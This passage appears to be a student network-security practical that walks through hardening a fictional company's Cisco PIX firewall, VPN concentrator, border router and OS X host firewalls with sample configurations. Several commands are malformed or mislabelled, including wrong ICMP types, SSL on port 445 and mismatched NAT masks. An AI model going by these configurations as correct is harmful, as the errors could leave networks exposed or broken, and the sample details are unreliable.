route inside 10.3.3.0 255.255.255.0 10.3.0.2 1
route inside 10.3.4.0 255.255.255.0 10.3.0.2 1
route inside 10.3.5.0 255.255.255.0 10.3.0.2 1

The PIX will log to the syslog server:
logging on
logging host 10.3.2.10 udp
logging buffered
logging timestamp
no logging console
no snmp server

The firewall will use static network address translation for servers in the DMZ, that is, will give each server a permanent public IP address:
static (dmz,outside) 10.1.0.10 2.1.0.10 netmask 255.255.255.255 # dns1
static (dmz,outside) 10.1.0.20 2.1.0.20 netmask 255.255.255.255 # dns2
static (dmz,outside) 10.1.0.30 2.1.0.30 netmask 255.255.255.255 # ntp
static (dmz,outside) 10.1.0.40 2.1.0.40 netmask 255.255.255.255 # smtp
static (dmz,outside) 10.1.0.50 2.1.0.50 netmask 255.255.255.255 # http

static (dmz,outside) 10.1.0.60 2.1.0.60 netmask 255.255.255.255 # http
static (dmz,outside) 10.1.0.70 2.1.0.70 netmask 255.255.255.255 # http
And for the VPN:
static (vpn, outside) 10.2.0.80 2.1.0.80 netmask 255.255.255.255

Certain internal networks get public IP addresses from a pool to permit outbound connections:
nat (interface) nat-id internal host netmask
nat (inside) 1 10.1.0.0 255.255.0.0
nat (inside) 2 10.2.0.0 255.255.0.0
nat (inside) 3 10.3.3.0 255.255.0.0
nat (inside) 4 10.3.4.0 255.255.0.0
nat (inside) 5 10.3.5.0 255.255.0.0

These are the 'human' subnets (management, production and IT) but not the subnets leading to the internal servers.

Next a pool of routable addresses is set up, corresponding to the above NAT commands.
global (outside) 1 10.1.0.0/24 255.255.255.0
global (outside) 2 10.2.0.0/24 255.255.255.0
global (outside) 3 10.3.1.0/16 255.255.255.0
global (outside) 4 10.3.4.0/16 255.255.255.0
global (outside) 5 10.3.5.0/16 255.255.255.0

Access Control Lists (ACLS)
Now rulesets can be defined for the different interfaces. The rulename (which can be a number) is a descriptive handle for the ruleset.

The commands for filtering traffic look like this:
access-list | rulename | action | protocol | source address | destination address

This looks similar to the ACLs used in routers, except that you can use a name for the ACL instead of a number. Also, PIX firewall ACLs use standard wildcard masks, where router ACLs use inverse wildcard masks.

ACLs are processed top-down, and the first matching rule applies. Generally, it is considered important to place the most specific rules first, because an undesirable packet might pass a more general test and be forwarded without meeting a more specific rule that would have caught it. In this design, there is not much overlap in the types of traffic. Non-routable addresses are blocked first. After that I list rules in order of the demand I expect. The web server will probably get the most traffic, and the VPN the least.

ACL: outside-to-firewall
This treats traffic coming from the border router to the firewall. Traffic is flowing 'uphill' in security terms, so nothing is allowed that is not explicitly allowed.

```
! repeat the filtering of non-routable addresses:
access-list outside-to-firewall deny ip 10.0.0.0 255.0.0.0 any
access-list outside-to-firewall deny ip 172.16.0.0 255.240.0.0 any
access-list outside-to-firewall deny ip 192.168.0.0 255.255.0.0

! allow access to the external web server
access-list outside-to-firewall permit tcp any host 2.1.0.50 eq 80
access-list outside-to-firewall permit tcp any host 2.1.0.50  eq 443
access-list outside-to-firewall permit tcp any host 2.1.0.60 eq 80
access-list outside-to-firewall permit tcp any host 2.1.0.60  eq 443
access-list outside-to-firewall permit tcp any host 2.1.0.70 eq 80
access-list outside-to-firewall permit tcp any host 2.1.0.80  eq 443

! allow DNS queries to the external DNS server
access-list outside-to-firewall permit udp any host 2.1.0.10 eq 53
access-list outside-to-firewall permit udp any host 2.1.0.20 eq 53

! allow mail to the external mail server
access-list outside-to-firewall permit tcp any host 2.1.0.40 eq 25
! it is also running webmail (IMP)
access-list outside-to-firewall permit tcp any host 2.1.0.40 eq 443

! allow router to send logs to syslog server
access-list outside-to-firewall permit udp host 2.0.0.253 host 10.3.3.10 eq 514
! allow tcp as NSyslog supports it
access-list outside-to-firewall permit tcp host 2.0.0.253 host 10.3.3.10 eq 514

! allow employees access to the VPN
access-list outside-to-firewall permit udp any 255.255.255.0 host 2.2.0.2 eq 500
access-list outside-to-firewall permit esp any 255.255.255.0 host 2.2.0.2
( This may seem permissive, but we do not know where sales people will be. )

! final catch-all – might need tuning
access-list outside-to-firewall deny ip any any log
```

ACL: DMZ-to-firewall
This treats traffic coming from the DMZ into the DMZ interface on the firewall.

```
! DNS servers query other DNS servers
access-list dmz-to-firewall permit tcp host 10.1.0.10 any eq 53
access-list dmz-to-firewall permit udp host 10.1.0.10 any eq 53
access-list dmz-to-firewall permit tcp host 10.1.0.20 any eq 53
```

```
access-list dmz-to-firewall permit udp host 10.1.0.20 any eq 53

! NTP server synchronizes to an external NTP server
access-list dmz-to-firewall permit udp host 10.1.0.30 host 17.254.0.26 eq 123
access-list dmz-to-firewall permit udp host 10.1.0.30 host 17.254.0.31 eq 123

! Mail –accepts mail from outside, sends to outside, delivers to internal mail
server & queries internal mail server; uses SMTP and IMAP
access-list dmz-to-firewall permit tcp host 10.1.0.40 any eq 25
access-list dmz-to-firewall permit tcp host 10.1.0.40 host 10.3.1.40 eq 25
access-list dmz-to-firewall permit tcp host 10.1.0.40 host 10.3.1.40 eq 143

! Web server queries the internal web server, which talks to the internal database
access-list dmz-to-firewall permit tcp host 10.1.0.50 host 10.3.1.50 eq 443

! DMZ sends logs to syslog server
access-list dmz-to-firewall permit udp 10.1.0.0 255.255.0.0 host 10.3.2.10 eq 514

! final catch-all
access-list dmz-to-firewall deny ip any any log
```

ACL: VPN-to-firewall

Traffic leaving the VPN and coming back into the firewall is now decrypted and is using internal IP addresses in the range 10.2.1.* . Only employees use the VPN.

```
! filesharing through Apple File Sharing to the SNAP server(s)
access-list vpn-to-firewall permit tcp 10.2.1.0 255.255.255.0 host 10.3.4.100 eq
548
access-list vpn-to-firewall permit tcp 10.2.1.0 255.255.255.0 host 10.3.5.100 eq
548

! VPN will get time from internal NTP server
access-list vpn-to-firewall permit udp host 10.2.0.1 host 10.3.1.30 eq 123

! VPN will get DNS service from internal DNS server
access-list vpn-to-firewall permit udp 10.2.1.0 255.255.255.0 host 10.3.1.20 eq
53

! At this time the fortune database is not available through the VPN
access-list vpn-to-firewall deny tcp 10.2.1.0 255.255.255.0 host 10.3.1.50

! SSH – for IT group to their own subnet
access-list vpn-to-firewall permit tcp 10.2.1.0 255.255.255.0 host 10.3.3.10 eq 22
access-list vpn-to-firewall permit tcp 10.2.1.0 255.255.255.0 host 10.3.3.20 eq 22

! logs to syslog
```

```
access-list vpn-to-firewall permit udp host 10.2.0.10 host 10.3.2.10 eq 514
access-list vpn-to-firewall permit tcp host 10.2.0.10 host 10.3.2.10 eq 514

! catch-all
access-list vpn-to-firewall deny ip any any log-input
```

ACL: inside-to-firewall

This treats outgoing traffic entering the internal interface of the firewall, headed either to the DMZ or the public network.

```
! DNS – the internal DNS server will query the external DNS servers
access-list inside-to-firewall  permit tcp host 10.3.1.20 host 10.1.0.10 eq 53
access-list inside-to-firewall  permit udp host 10.3.1.20 host 10.1.0.10 eq 53
access-list inside-to-firewall  permit tcp host 10.3.1.20 host 10.1.0.20 eq 53
access-list inside-to-firewall  permit udp host 10.3.1.20 host 10.1.0.20 eq 53

! NTP - the internal NTP server will query the external NTP server
access-list inside-to-firewall  permit udp host 10.3.1.30 host 10.1.0.30 eq 123

! SMTP – mail out via the external mail server
access-list inside-to-firewall  permit tcp host 10.3.1.40 10.1.0.40 eq 25

! IT staff can reach all of dmz, any service
access-list inside-to-firewall  permit tcp 10.3.3.0 255.255.255.0  10.1.0.0
255.255.255.0

! HTTP, SSL, AFP and SSH access for production and it staff
access-list inside-to-firewall  permit tcp 10.3.4.0 255.255.255.0  host 10.1.0.50 eq
80
access-list inside-to-firewall  permit tcp 10.3.4.0 255.255.255.0  host 10.1.0.50 eq
443
access-list inside-to-firewall  permit tcp 10.3.4.0 255.255.255.0  host 10.1.0.50 eq
548
access-list inside-to-firewall  permit tcp 10.3.4.0 255.255.255.0  host 10.1.0.50 eq
22

! HTTP, SSL only for management
access-list inside-to-firewall  permit tcp 10.3.5.0 255.255.255.0  host 10.1.0.50 eq
80
access-list inside-to-firewall  permit tcp 10.3.5.0 255.255.255.0  host 10.1.0.50 eq
443

! allow internal network (human elements) to ping the servers in the DMZ
access-list inside-to-firewall permit icmp 10.3.3.0 255.255.255.0 10.1.0.0
255.255.255.0
```

```
access-list inside-to-firewall permit icmp 10.3.4.0 255.255.255.0 10.1.0.0
255.255.255.0
access-list inside-to-firewall permit icmp 10.3.5.0 255.255.255.0 10.1.0.0
255.255.255.0

! block other internal traffic to dmz – this should come after other dmz rules but
before the more permissive rule following
access-list inside-to-firewall  deny 10.3.1.0 255.255.255.0 10.1.0.0
255.255.255.0
access-list inside-to-firewall  deny 10.3.2.0 255.255.255.0 10.1.0.0
255.255.255.0
access-list inside-to-firewall  deny 10.3.3.0 255.255.255.0 10.1.0.0
255.255.255.0
access-list inside-to-firewall  deny 10.3.4.0 255.255.255.0 10.1.0.0
255.255.255.0
access-list inside-to-firewall  deny 10.3.5.0 255.255.255.0 10.1.0.0
255.255.255.0

! allow other internal traffic from 'human' networks to public network
access-list inside-to-firewall  permit ip 10.3.3.0 255.255.255.0 any
access-list inside-to-firewall  permit ip 10.3.4.0 255.255.255.0 any
access-list inside-to-firewall  permit ip 10.3.5.0 255.255.255.0 any

! final catch-all
access-list inside-to-firewall  deny ip any any log
```

Apply ACLs to interfaces

```
access-group outside-to-firewall interface outside
access-group dmz-to-firewall interface dmz
access-group vpn-to-firewall interface vpn
access-group inside-to-firewall interface inside
```

The logs will tell if the order of these rules makes sense, that is, if the more common denial entries in the logs match the topmost rules in the ACLs.

Other notes on the firewall

The PIX has a feature called Mail Guard, on by default, which inspects SMTP commands, and allows only a minimal command set (HELO, MAIL, RCPT, DATA and QUIT plus control commands NOOP and RSET). Separately, the mail servers are configured not to answer to EXPN or VRFY commands, because EXPN can reveal the addresses behind alias, and VRFY can show if an account is valid.

The VPN Policy

GIAC will use a Cisco VPN concentrator 3015 running firmware v6.2. This section describes general and specific policy items.

A VPN is an extension of the network and a risk. A laptop in a hotel could be exploited, along with its VPN connection. A teleworker could be on a wireless network without knowing it. There are trade-offs no matter how the VPN is located with respect to the firewall. GIAC's VPN is on its own subnet, "on a stick". Only IPSec traffic should reach the VPN. Traffic will come in through the firewall, be decrypted and assigned an IP address in the private address pool, and go back through the firewall for inspection. Once users connect to the VPN, specific access will be enforced by the servers.

General policy choices
There are no peer VPNs; telecommuters will connect using IPSec in tunnel mode, with Cisco VPN Client 3.7, rather than using OSX's built-in PPTP VPN capability. Other IPSec clients for OS X are not guaranteed to work with Cisco VPNs.[9] Clients will use IP addresses assigned by the Concentrator from the 10.2.0.10/24 range. Client devices will authenticate using (exchanged hashes of) pre-shared keys. GIAC will authenticate individual VPN users against internal accounts on the concentrator.

One way to authenticate users is to combine what you have with what you know. A typical scenario involves smart cards or tokens, which come in a number of formats. A token generates a dynamic password which is used or combined with a user id to authenticate to the server. For instance, a SecurID Server (which RSA bundles with RADIUS) could sit in the VPN subnet or a separate internal subnet. The token would generate a password on the fly. The user would be authenticated against the RADIUS server. There is an open-source version of RADIUS, but this is still an additional component to deal with, which would also add more complexity to the firewall rules. I decided to try "who you are" rather than what you have, by giving employees fingerprint readers (these currently cost as little as $40). Sony makes a (more expensive) reader, the FIU-600 Puppy, with authentication software. It connects to the USB port. (This is not the ultimate solution; these readers have a small sensor area which can produce false results, and fingerprints can be lifted.)

Because the number of VPN users is small, with overlap between management and programming staff, there is only one group, *giac_roaming*. The group setting will establish IKE and IPSec settings for all. More groups might be added later:
-If GIAC starts making distinctions among the staff as to what they can access, or adds an external authentication server and decides to have only certain users authenticate through it
-If GIAC adds peer VPN relationships
-For more control than that offered by the Concentrator, for instance, to toggle an account off, if a user is not on the road

[9] VPN Client User Guide for Mac OS X, Release 3.7
http://www.cisco.com/univercd/cc/td/doc/product/vpn/client/rel3_7/gui3_7/index.htm

The Concentrator usually verifies users through a combination of user and group name. Since everyone is in the same group, the Concentrator could check only the user name. Since more groups might follow, the default will be kept.

IPSec provides two protocols – Authentication Header (AH, IP51), to confirm the source of traffic, and Encapsulating Security Payload (ESP, IP50), to encrypt the traffic. AH is not compatible with NAT. As long as traffic is encrypted, it cannot be revealed even if sniffed, so GIAC will only use ESP, with SHA-1 hashing and 168-bit 3DES encryption. IT staff will stay abreast of encryption export rules, in case foreign contractors are given VPN access.

The Concentrator can be configured, administered and monitored from the console and using the command line, but comes with a web/SSL interface, the Concentrator Series Manager, which may be convenient once the basic network connections have been configured from the command line and the time is set. Once the VPN is configured, the IT staff may wish to disable the web interface.

The default admin password on the Concentrator is *admin*; if the late Dark Shadows never got around to changing this, now would be the time.

Specific VPN settings and policy items
The VPN policy consists of a group policy, Phase I (IKE) settings which are used to negotiate the terms of tunnel establishment, and Phase II (IPSec) settings, which are used to protect the actual traffic.

Group policy
Tunnel protocol: IPSec
Tunnel type: remote access
Authentication: internal
Group lock: enabled
Mode config: yes
Split tunneling: enabled
The number of simultaneous logins by one user should be set at one.
IPSec tunnel group name and password:
giac_roaming giac_group_password
The password for the giac_roaming group is the preshared key for remote users.

IKE (Phase I)
Encryption algorithm: 168-bit 3DES
Message Integrity hash algorithm: SHA-1
-this is supposedly slower than when using MD5, but considered more secure
Authentication method: pre-shared keys
Key exchange: 1024-bit Diffie-Helman Group 2
-Group 2 is required by VPN client versions 3+
Lifetime measurement: time

IKE Security Association lifetime 86,400 seconds
-The default (one day)
Negotiation mode is aggressive. If using main mode, you can't use pre-shared keys because the key is based on the IP address, and here the remote IP address is not known in advance.

IPSec tunnel (Phase 2)
Authentication: ESP- SHA-1 with HMAC
Encryption: 168-bit 3DES
Mode: tunnel
Perfect forward secrecy: enabled (1024-bit Diffie-Helman Group 2)
- keys will not be used to derive other keys
Lifetime measurement: time
IKE Security Association lifetime 1800 seconds
- half-hour instead of the default used in Phase 1
IKE Peer: 0.0.0.0
- the remote user's IP address is not known

The phase 2 parameters are grouped into presets called transforms. A VPN can have multiple policies and transform sets for each IPSec tunnel, but must have at least one in common with the remote host.

The Concentrator comes with an unlimited license for client software for most platforms. Cisco provides documentation of how to configure the OSX client software[10] so I omit screenshots. The policy on the client must be the same as on the server side. If a policy does not match, the VPN will fall back on a default IKE policy. If this doesn't match either, the connection is refused.

OSX laptops have (ipfw) firewall software on by default, but employees should still be notified pro forma to keep it on, especially while using VPNs.

Management of network equipment
The router, firewall and VPN all physically sit in a rack in a secured area within the open floor space that constitutes GIAC's office. Once configured, they will not be accessed unless the logs or other events indicate there is a problem. Their policies specify that they are not accessed remotely unless both IT staff must be away. In that case SSH is enabled. There are other options: network components can be managed through a web browser. Cisco also provides central management tools such as Cisco Secure Policy Manager for remote monitoring via SNMP. In this scenario neither of those options are used. It is all hands-on for now. The staff can use basic tools to alert them if something is wrong. For instance, a cron job could ping the router periodically. The syslog server can also

[10] Cisco Systems. "Configuring an IPSec Tunnel Between a Mac OS X PC with the GUI VPN Client 3.7 and the VPN 3000 Concentrator"

www.cisco.com/en/US/productions/hw/vpndevc/ps2284/production_configuration_example09186a00800945d3.shtml

be configured to alert the staff if, for instance, there is no contact from the router within a certain period.

Tutorial: setting up policy on border router

This section describes how to apply the router policy defined above. It describes the basic configuration of the router, how to set up global policies (rules which are not specific to an interface), how to create two Access Control Lists (ACLs) to control incoming and outgoing traffic, and then how to apply those ACLs to the external and internal interfaces of the router.

The role of the router

The router directs valid traffic into the network. It also provides the first line of defense by blocking traffic in both directions which should never be allowed to pass. As well as defending the network, the router must defend itself, against attempts to disable or alter its configuration, or being used to launch attacks on other hosts.

Router OS

First, the router should have an up-to-date operating system. Fortunately you have inherited a router with the latest major release - IOS 12.3. Upgrading is a significant separate process. The best description I have found of Cisco's nomenclature for IOS releases is in T. Akin's "Hardening Cisco Routers".

Router access

Only two people at GIAC will have accounts on the router itself. They will administer it at the console, which should not be necessary often. (This would not be realistic in a company with distributed.) Cisco IOS does support SSHv1 but this will only be activated if both IT staff are away. The router should show a login banner, something intimidating but uninformative. Even if the VTY interfaces are disabled, a password should be set. The router generates its own logs, and these should go to the syslog server (further on in the tutorial you will see how to arrange this).

Basic configuration

To configure the router, connect a computer to the router's console port.
Start a terminal emulator and turn on the router.
You should see:
System Bootstrap, Version 12.3(1) (this will vary)
and some scary legal language.

Global configuration

A brand-new router will jump into an automatic configuration dialog. However, GIAC inherited this router, so this will not happen. You will have to start the configuration process. To get that going, and to set the "self-configuration" commands and define the access lists, you will need to enter global configuration

mode. To do so, enter the following command, followed by CTRL Z (all commands should end in CTRL Z):

Router#config terminal

Now the prompt changes to Router(config) and you are in global configuration mode:
Router(config)#

You will need to access the console:
Router(config)# line console 0
And enable logins:
Router(config-line)# login
You will want to set a password!
Router(config-line)# password somepassword
At any point you can see the router's setting:
Router# show running-config
And when you're done you will want to save your changes:
Router# copy running-config startup-config

However, for now you will go on and configure the router.

Next, enable administrators to enter privileged mode. As part of this, you choose a level of password security. There are several levels: clear-text (not what we want), Vigenere encrypted (better but reversible) and MD5 hashed (practically irreversible). Choosing MD5 ("secret"):
Router#config terminal
Router(config)# enable secret someotherpassword

The routine is the same for each interface used for access (AUX, VTY). You will only enable access through the VTY interface in this case.
Router#config terminal
Router(config)# username some **name** password **somepassword**
Apply this rule to the VTY connection:
Router(config)# line vty 0 4
Router(config)# login local

Disable **aux** (modem) access to the router:
Router#config terminal
Router(config)# line aux 0
Router(config-line)# login local
Router(config-line)# no password
The above is not what it sounds like – it does remove any password but also prevents login over aux
Router(config-line)# transport input none
Router(config-line)# no exec

Change the router's name, preferably to something that doesn't sound like a router:
Router(config)# hostname NotBorderRouter
This router will be part of the GIAC domain:
Router(config)# ip domain-name giac.com

Now you will configure the interfaces on the router.
Configure the external IP address:
Router(config)# interface Serial 0/0
Router(config)# ip address 2.0.10.1 255.255.255.0
And the internal IP address:
Router(config)# interface FastEthernet 0/0
By using the subnet mask 255.255.255.252, you create a two-host ("point-to-point") subnet to which only the router and firewall belong:
Router(config)# ip address 2.0.0.253 255.255.255.252

Timestamps are needed in the logs, in order to correlate security-related events:
Router(config)# service timestamps log datetime
Router(config)# service timestamps debug datetime

If the IT staff must jog the router from offsite, they will use SSH, when necessary. Cisco currently only supports SSH v1, which opens up the router to session hijacking, but is better than telnet. An alternative is to set up a separate SSH server and connect from there to the router, but that would be one more service to worry about. Here is how SSH would be enabled:

Router(config)# crypto key generate rsa [generate RSA encryption keys]
[when the instructions appear, choose a key size of at least 1024]:
Router(config)# 1024 [keys are then generated]
Router(config)# ip ssh time-out 60 [60 is a sample value]
Router(config)# ip ssh authentication-retries 3 [also a sample value]
Router(config)# line vty 0 4 [apply ssh to the vty interface, or, putting it another way, tell the vty interface it can use ssh]
Router(config)# transport input ssh

Again, for now you will not need to carry out the above procedure. It is just for information.

Restrict VTY access to the IT staff, who are on the 10.3.3.x subnet:
Router# config terminal
Router(config)# access-list 10 permit 10.3.3.10 0.0.0.255
Router(config)# access-list 10 permit 10.3.3.20 0.0.0.255
Router(config)# access-list deny any
Router(config)# line vty 0 4
Router(config)# access-class 10 in

Send logs to the syslog server:
Router(config)# logging buffered
Router(config)# logging 10.3.2.10

Disable the web server on the router as the router will not be administered through that service:
Router(config)# no ip http server

Privileges can be specific to lines (interfaces: CON, VTY, etc.), users and commands. The policy has covered the limited interfaces which are permitted, and user accounts. Commands can be assigned to certain privilege levels. Use the following commands to change certain commands from their default (level 1) to level 15 –only users with level 15 privileges can use certain commands.

Router(config)# privilege exec level 15 show connect
Router(config)# privilege exec level 15 show telnet
Router(config)# privilege exec level 15 show rlogin
Router(config)# privilege exec level 15 show ip access-lists
Router(config)# privilege exec level 15 show access-lists
Router(config)# privilege exec level 15 show logging
Router(config)# privilege exec level 1 show ip
(The last is so other level 1 commands will still work.)

Tell the router to get its time from the NTP server on the DMZ:
Router(config)# ntp update-calendar
Router(config)# ntp server 2.1.0.30

This is where you would be setting up an authentication server (TACACS+, RADIUS), but GIAC's current design will not use one.

Creating ACLs
Now you will configure the router to defend the network. You will:
- disable unnecessary services
- define two access lists - for incoming and outgoing traffic
- apply them to the external and internal interfaces of the router

Specific rules are applied to each interface in the form of Access Control Lists (ACLs). ACLs are rulesets which tell the router to filter packets by source address, destination address, and port number. They are designated by labels which can be numbers – 1-99 for standard access lists, 100-199 for extended access lists, which are more common nowawdays – or names. Extended access lists are used here. They filter based on source and destination ip address, protocol, TCP or UDP port, TCP flags, and ICMP type. ACLs are entered in a router's configuration file. Rules are processed top down. The first matching rule is where the packet gets off. Traffic which reaches the bottom of the list without a

match is dropped. Forbidden traffic should be blocked first. If the rules need re-arranging, they can't simply be shuffled - the existing access-list must be removed with the "no access-list ###" command, and the new (properly ordered) list pasted in.

The format of an ACL
access-list ### – permit/deny - protocol – source – source port – destination – destination port - optional flags {TCP/UDP/ICMP} - {established} - {log/log input}

The ACL options, summarized from the policy section, are:
Access-list number: a "handle" for the ruleset, a number from 100-199
Permit or deny : means pass or drop the traffic
Protocol: the service being requested
Source: the source of the packet - a single address, a range, or "any"
Source port: the port associated with the source of the packet
Destination: the destination of the packet
Destination port: the port associated with the destination of the packet
Optional flags : match TCP, UDP or ICMP traffic
Established: traffic which is part of an ongoing exchange - TCP packets with ACK or RST bit set.
Log: log traffic which matches the rule
Log input: log traffic and include the MAC - not used here.

The syntax for applying ACLs to interfaces is:
ip access-group list# direction

From here on, rules are interface-specific.
To apply a rule to an interface, enter its name:
Router(config)# interface e0
The prompt should change to:
Router(config-if)#

Create an ACL for Incoming Traffic
Now create the rule for handling incoming traffic, and apply it to the external interface of the router with it the handle "110".

First you will add rules to the ACL to handle ICMP packets. ICMP specifies different types of packets which may be needed for testing the network (ping, traceroute). ICMP can be too informative but getting rid of it completely can cause problems. The following access-list will let in ICMP packets for MTU (maximum transfer unit) discovery, fragmentation request, traceroute and ping:

! permit fragmentation requests
Router(config)# access-list 110 permit icmp any any 3 4
! permit traceroute
Router(config)# access-list 110 permit icmp any any

! permit ping
Router(config)# access-list 110 permit icmp any any 11
! deny everything else in the icmp vein
Router(config)# access-list 110 deny icmp any any
! but let through everything that survives
Router(config)# access-list 110 permit ip any any
Router(config)# interface Ethernet 0/0
Router(config-if)# ip access-group 110 in
Permitted packets meet the first rule and are allowed through. Everything else encounters the succeeding rules. The access-list is applied to a specific interface, in a specific direction (incoming, in this case).

Don't permit ICMP redirects:
Router(config)# interface FastEthernet 0/0
Or incoming:
Router(config)#access-list 110 deny icmp any any redirect
Router(config)# access-list 110 permit ip any any
Router(config)# interface FastEthernet 0/0
Router(config)# ip access-group 110 in

To prevent spoofed source packets from causing echo replies to innocent victims, apply the no ip directed-broadcast command to all interfaces:
Router(config)# interface Serial 0/0 (repeat for all interfaces)
Router(config-if)# no ip directed broadcast

Disable ICMP mask replies because hosts presumably know their mask settings and others don't need to know:
Router(config)#interface FastEthernet 0/0
Router(config-if)# no ip mask-reply (repeat for each interface)

Disable ICMP unreachables.
Router(config)# interface FastEthernet 0/0
Router(config-if)# no ip unreachables
(repeat for each interface)
Router(config)# no ip redirects

Deny external ICMP timestamps or information requests:
Router(config)# access-list 110 deny icmp any any timestamp-requests
Router(config)#access-list 110 deny icmp any any information-request
Router(config)# access-list 110 permit ip any any
Router(config)# interface FastEthernet 0/0
Router(config-if)# ip access-group 110 in

An external packet should not specify routing in our network:
Router(config)# no ip source-route

Disable “small” services and other services which are unneeded:
Router(config)# no ip classless
Router(config)# no service tcp-small-servers
Router(config)# no service udp-small-servers
Router(config)# no ip finger

CDP is the Cisco Discovery Protocol which discovers the configuration of interfaces. We do not need this information but an attacker does.
Router(config)# no cdp run

Do not use a web browser on the router itself, or a number of other services:
Router(config)# no ip http server
Router(config)# no service config
Router(config)# no boot network
Router(config)# no service pad
Router(config)# no ip bootp server
Router(config)# no ip name-server

Disable proxy ARP at each interface, for example:
! external
Router(config)# interface Serial 0/0
Router(config-if)# no ip proxy-arp
! internal
Router(config)# interface Ethernet 0/0
Router(config-if)# no ip proxy-arp

SNMP is a diagnostic service for gathering information about TCP/IP networks, including MAC addresses, topology, hardware and software versions. SNMP v1 relies on a community string – basically a group password – for access, and SNMP and SNMPv2 packets are unencrypted. v3 encrypts packets but is not widely used. GIAC can do without.
Router(config-if)# no snmp

Set up anti-spoofing filters using traditional ACLs:
In:
Router(config)# access-list 110 deny 192.168.0.0. 0.0.255.255
Router(config)# access-list 110 permit any
Router(config)# interface Ethernet 0/0 (for instance)
Router(config-if)# ip access-group 110 in
or, in English, drop incoming packets which claim to be outgoing!

Drop packets in non-routable address ranges:
Router(config)# access-list 110 deny 10.0.0.0 0.255.255.255 log
Router(config)# access-list 110 deny 127.0.0.0. 0.255.255.255 log
Router(config)# access-list 110 deny 172.16.0.0 0.15.255.255 log
Router(config)# access-list 110 deny 192.168.0.0 0.0.255.255 log

Router(config)# access-list 110 deny 224.0.0.0 15.255.255.255 log
Router(config)# access-list 110 deny 240.0.0.0 7.255.255.255 log

Deny traffic from IANA's dynamic list of reserved addresses - a number are listed in the policy above, but should be reviewed and updated from time to time:
Router(config)# access-list 110 deny 0.0.0.0 0.255.255.255 log
Router(config)# access-list 110 deny 1.0.0.0 0.255.255.255 log
etc.

Block traffic from People's Victorious Fortunes:
Router(config)# access-list 110 deny a.a.a.a 255.255.255 log
(Of course indust

Deny incoming traffic which says it's coming from the internal(!) network:
Router(config)# access-list 110 deny 2.0.0.254 0.0.0.255 any log
And deny incoming traffic which says it's coming from the DMZ:
Router(config)# access-list 110 deny 10.1.0.0 0.0.0.255 any log

You need a permit statement somewhere. An empty access list, or one with only deny statements, will deny everything. So permit whatever wasn't denied:
Router(config)# access-list 110 permit any

Finally deny whatever wasn't caught by the above rules, and log it to the syslog server:
Router(config)# access-list 110 deny 0.0.0.0 log

Enable TCP Intercept. This is a form of defense against SYN floods, covered in Assignment 4. It enables the router to intercept TCP connection requests and forward them only if they are complete, that is, valid.
Router(config)# ip tcp intercept list 110

Create an ACL for Outgoing Traffic
Now you will make a ruleset for the internal interface (traffic leaving GIAC).

Repeat icmp policy from other interface
Router(config)# access-list 120 permit icmp any any packet-too-big
Router(config)# access-list 120 deny icmp any any echo-reply
Router(config)# access-list 120 deny icmp any any host-unreachable
Router(config)# access-list 120 deny icmp any any time exceeded
Router(config)# access-list 120 deny icmp any any redirect

Again, block traffic which should not go over public networks. This may be redundant but if such traffic is reaching the router, something is wrong.
Router(config)# access-list 120 deny 127.0.0.0 0.255.255.255 any log
Router(config)# access-list 120 deny 192.168.0.0 0.0.255.255 any log
Router(config)# access-list 120 deny 172.16.0.0 0.15.255.255 any log

Router(config)# access-list 120 deny 224.0.0.0 15.255.255.255 any log
Router(config)# access-list 120 deny ip host 0.0.0.0 any log
Router(config)# access-list 120 deny 127.0.0.0 0.255.255.255 log
Router(config)# access-list 120 deny 0.0.0.0 0.255.255.255
Router(config)# access-list 120 deny 1.0.0.0 0.255.255.255
Router(config)# access-list 120 deny 2.0.0.0 0.255.255.255
Router(config)# access-list 120 deny 5.0.0.0 0.255.255.255
Router(config)# access-list 120 deny 7.0.0.0 0.255.255.255
Router(config)# access-list 120 deny 255.0.0.0 0.255.255.255

Allow traffic from GIAC's network (public interface of firewall) - the firewall will have handled NAT for internal hosts:
Router(config)# access-list 120 permit ip 2.0.0.0 0.255.255.255 any

Just as with incoming traffic, apply the catch-all.
Router(config)# access-list 120 deny any any log

Apply policies to interfaces
Now that you have created two ACLs, apply each ACL to its interface, using the access-group command:
Router(config)# ip access-group 110 in
Router(config)# ip access-group 120 out

Save the configuration
Router(config)# copy running-config startup-config

Now cold boot the router. When it reboots it will invoke your new policy.
Make a backup and a printout of the router policy, and store them separately.

Thus endeth the tutorial.

Some other policy notes:

Protecting network routing
This refers to how routers exchange routing information, rather than how they decide which traffic to forward. You will use static routing, meaning each router will be configured for all routes. This is more secure, though it won't scale well. If more routers are added they should exchange routing information by password, probably using BGP authentication, which is not Cisco-proprietary, and provides MD5 hashing by default.
Internal router
The internal router's policy is not spelled out here. However, it is worth mentioning that it must work with the firewall. This means the firewall must be set as the internal router's default gateway:
ip route 0.0.0.0 0.0.0.0 10.2.0.1
Clear the ARP cache:

Router(config)# clear arp
Exit configuration mode and store this setting (*write memory*).

Host-based firewalls and OSX security
The servers will run ipfw, a host-based firewall. The server version of OSX includes a GUI for this. “sudo ipfw show” displays the ruleset. A typical example for a web server follows:

```
# disallow basic unwanted traffic
00010   861868   197983294 allow ip from any to any via lo*
00020        0           0 deny log ip from 127.0.0.0/8 to any in
00020        0           0 deny log ip from any to 127.0.0.0/8 in
00030        0           0 deny log ip from 224.0.0.0/3 to any in
00040        0           0 deny log tcp from any to 224.0.0.0/3 in
# dns
06000 23987 82389 allow  tcp from any to any 53 in
07000 98099 29801 allow ucp from any to any 53 in
# web server
07211 15435898   98882 allow tcp from any to any 80 in
# SSL
08005 9390   387298 allow tcp from any to any 445 in
# SSH from IT subnet
14322        0           0 allow tcp from 10.3.3.30/24 to any 22 in
# Apple File Sharing
28544    54595    36474 allow tcp from 10.3.4.0/16 to any 548 in
# server admin on port 660
35655        0           0 allow tcp from 128.3.0.0/16 to any 660 in
# syslog server
61010        0           0 allow udp from 10.3.2.10  to any 514 in
#
65000     4550      221092 unreach net log tcp from any to any in setup
65535 52386872 59338090937 allow ip from any to any
```

